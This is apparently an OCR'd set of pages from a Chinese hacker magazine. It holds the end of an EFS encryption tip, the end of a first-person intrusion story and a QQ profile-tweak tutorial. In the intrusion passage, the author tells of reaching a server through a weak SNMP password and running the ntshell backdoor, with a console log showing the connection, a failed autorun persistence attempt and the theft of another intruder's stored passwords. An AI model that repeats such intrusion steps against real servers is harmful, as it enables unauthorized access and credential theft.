这种方法基本满足了我的要求，在几乎不影响自己操作的同时，提供了强大的加密机制，比使用第三方软件方便多了。但这种方法也存在两个隐患：

第一、用户虽然不用记忆密码了，但一定要导出自己的证书，并且多重备份到邮箱、U 盘等外部存储器上。因为这个证书可以被看作解密文件的密码，如果重装系统后没有它，这个文件世上就无人可解了。

第二、加密过的文件虽然可防止其他帐户读取、修改文件或文件夹的内容，但权限大的用户还是可以删除这些文件的。我们可用方案一中设置访问权限的方式，剥夺其他用户删除文件的权限。但对于管理员组的用户，还是无法从根本上防止他们通过更改文件所有者的方法来删除文件和文件夹。所以提醒大家，重要的文件还是需要备份的。如果各位高手有好的办法，还请指出！

上接355页

无聊的我想起了 ntshell 这款工具，它可以自己搜索能够开机自启动的地方，像我这种不能读写系统目录的情况，ntshell 是最好的选择！只要让管理员重启了，以管理员权限运行了他就可以了。马上下载了下来，运行后，成功连接，结果如图 6 所示。

```
NTShellc>o 202.       99
> Connect to 202.       at Port 99 ...
> Connected with the server.

let me in

 Nt Shell 1.0+ by bingle@email.com.cn
        Indicator '#' is NTShell Server output.
        Type ?help for support commands beyond cmd;
        ?use at command line for support parameters.

        Use 'net helpmsg xxx' to see detail message of Error Code.

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
```

图 6

管理员真的很牛呀，ntshell 没有找到开机自启动的地方，如图 7 所示。

```
:\Inetpub\       \download>?autorun helper ntshell.exe
 file 'D:\Inetpub\       \download\ntshell.exe' cannot add to autorun
```

图 7

我晕了。正当我感到山穷水尽的时候，我发现了一个文件，msole32.srg。呵呵，这是 ntshell 用来保存密码的东西啊！这台机器看来被同道中人光顾过。马上下载过来，打开了一看，密码全部到手了（图 8）。





图 8

本文的写作宗旨就是想让大家明白 snmp 弱口令的可怕！所以希望大家不要怪我运气太好了，其实如果没有 snmp 弱口令，我又怎么可能得到 telnet 的帐号？没有这个帐号，如何能根据各种线索得到最高权限？到这里，小菜们都知道了 snmp 弱口令的利用了吧？网管们是否也应该注意为 snmp 设一个强悍的密码呢？

（文中涉及的以下工具已收录于光盘中：snmputil.exe、tscrack.exe、ntshell.exe）



提酷你的QQ

浪心

QQ 已经成为了大家聊天必不可少的软件。如何在茫茫人海中突出显示自己，是许多人研究的，以前是使用代理IP，修改QQ端口。

今天让浪心来教大家，如何自己编程做个QQ透明头像修改器。以及修改QQ主程序来实现空白性别：)

一：QQ透明头像修改器

原理 我们知道QQ一共有255个头像，当我们头像等于255的时候。对方就显示为空白头像。

可是如何将头像代码等于255呢？浪心想到了QQ在线代码。利用他所提供的头像代码，稍加修改下，就是一个空白头像，下面说下QQ在线代码的原理，这个原理不是浪心写的，嘻嘻，这里公开一下，让第一次看的人明白些：)

1. 获得特殊字符

建立一个文本文档，打开它，然后左手按住Alt键，右手输入30（或者31），会得到一个黑色方块字符。

这个字符输入到QQ资料栏里时，占一个全角字符间距的空白。我们暂且把这个字符叫做“ALT30”吧。在下文中需要多次用到它的。

> **注意** 该字符在win2000+QQ0825下测试通过

但是在Win98下，无法在文本文档获得ALT30字符，实在需要的，请到本期光盘里，从源文件找啦：)

2. 计算你想要的头像号码

修改个人资料，选择需要的头像，在昵称后面加上四个ALT30字符(上面提到的)。

完成以后使用另外一个QQ号码查看该号码的资料，在城市一栏的数字就是你选择的头像对应的号码(它一定是3的倍数)。

3. 具体修改方法

下文的“ALT30”字符我们用■代替

> **注意** 下面的黑方块不是ALT30字符，是为了起到标示作用的黑方块：)

把上面东东复制新到你的QQ个人主页里，确定，然后让网友更你的资料看看。

> **项值格式**
>
> [个人主页]■[身份验证选项]■■■[头像代码]■■■[个人说明]■[城市]■■■■[保密选项A]■[保密选项B]□[毕业院校]■[星座]■[生肖]■[血型]

> **项值说明**
>
> ※1※身份验证选项，这个值可取0、1、2，分别代表“允许任何人把我列为好友”、“需要身份验证……”、“不允许任何人……”；
>
> ※2※保密选项b、保密选项a，可取0、1、2，分别代表“完全公开”、“仅好友可见”、“完全保密”；
>
> ※3※ 星座，可取1～12，分别代表12个星座；顺序是：1水瓶座、2双鱼座、3牧羊座、4金牛座、5双子座、6螃蟹座、7狮子座、8处女座、9天平座、10天蝎座、11射手座、12魔蝎座
>
> ※4※ 生肖，可取1～12，分别代表12个生肖；1鼠 2牛 3虎 4兔 5龙 6蛇 7马 8羊 9猴 10鸡 11狗 12猪
>
> ※5※ 血型，可取1～5，分别代表血型的5个选项；1A 2B 3O 4AB 5其他

把黑色方块替换成第一条的特殊字符，然后修改那些项值为自己的就OK了，很简单，多研究一会就会了。

关键就是“头像代码”那一项，取值可以是**3N，3N+1或者3N-1**，各种情况如下：

> **1** 取3N，个人资料显示3N号头像，即N号人物上线头像；

a. 上线时，在线好友中显示3N号头像，似N号人物上线

b. 隐身(离线)时，在线好友中显示3N+1号头像，似N号人物隐身

c. 离开时，在线好友中显示3N+2号头像，似N号人物离开

> **2** 取3N+1，个人资料显示3N+1号头像，即N号人物隐身头像。

a. 上线时，在线好友中显示3N+1号头像，似N号人物隐身

b. 隐身(离线)时，在线好友中显示3N+2号头像，似N号人物离开

c. 离开时，在线好友中显示3N+3号头像，似N+1号人物上线

> **3** 取3N-1，个人资料显示3N-1号头像，即N-1号人物离开头像。

a. 上线时，在线好友中显示3N-1号头像，似N-1号人物离开

b. 隐身(离线)时，在线好友中显示3N号头像，似N号人物上线

c. 离开时，在线好友中显示3N+1号头像，似N号人物隐身

好了，有了上面的原理，我们开发也就相对简单了，只要利用程序生成如下代码：

[个人主页]■[身份验证选项]■■■[头像代码]■■■[个人说明]■[城市]■■■■[保密选项A]■[保密选项B]■[毕业院校]■[星座]■[生肖]■[血型]

OK，打开VB，建立工程。

在程序中添加如下控件，如图1：




图 1

按照图片，设定该控件属性，最终程序界面如图2：




图 2

（代码及说明见光盘，代码很简单，我没必要多说了吧：）大家会发现修改一下，就能开发自己的永远在线修改器：）

这个软件使用方法我不多说了，www.20nt.net有它的动画使用教程。

好了，头像透明了，性别呢？不急，跟我来。

三：空白性别

准备工作

1：1230以下版本QQ，也就是不能看QQ秀的

2：Exescope

3：一台电脑（天，哪来的一块砖头啊）

用Exescope打开QQ主程序，QQ.exe选择资源，对话框，浪心的QQ是在459处，如图3。




图 3

找到性别所在对话框如图4。




图 4

双击它，将组合框里的类型改为下拉，如图5。

保存后，我们发现，性别已经可以自定义输入文字了，我们输入任意文字，非男女。更新。发现我们在别人的QQ资料里，性别是空的。

好了，到这里OK了，我们其实修改下主页，让他能支持多行文本，那么，QQ在线修改器就没有不许用回车的限制了：）浪心已经成功了哦，在我动画教程里就是


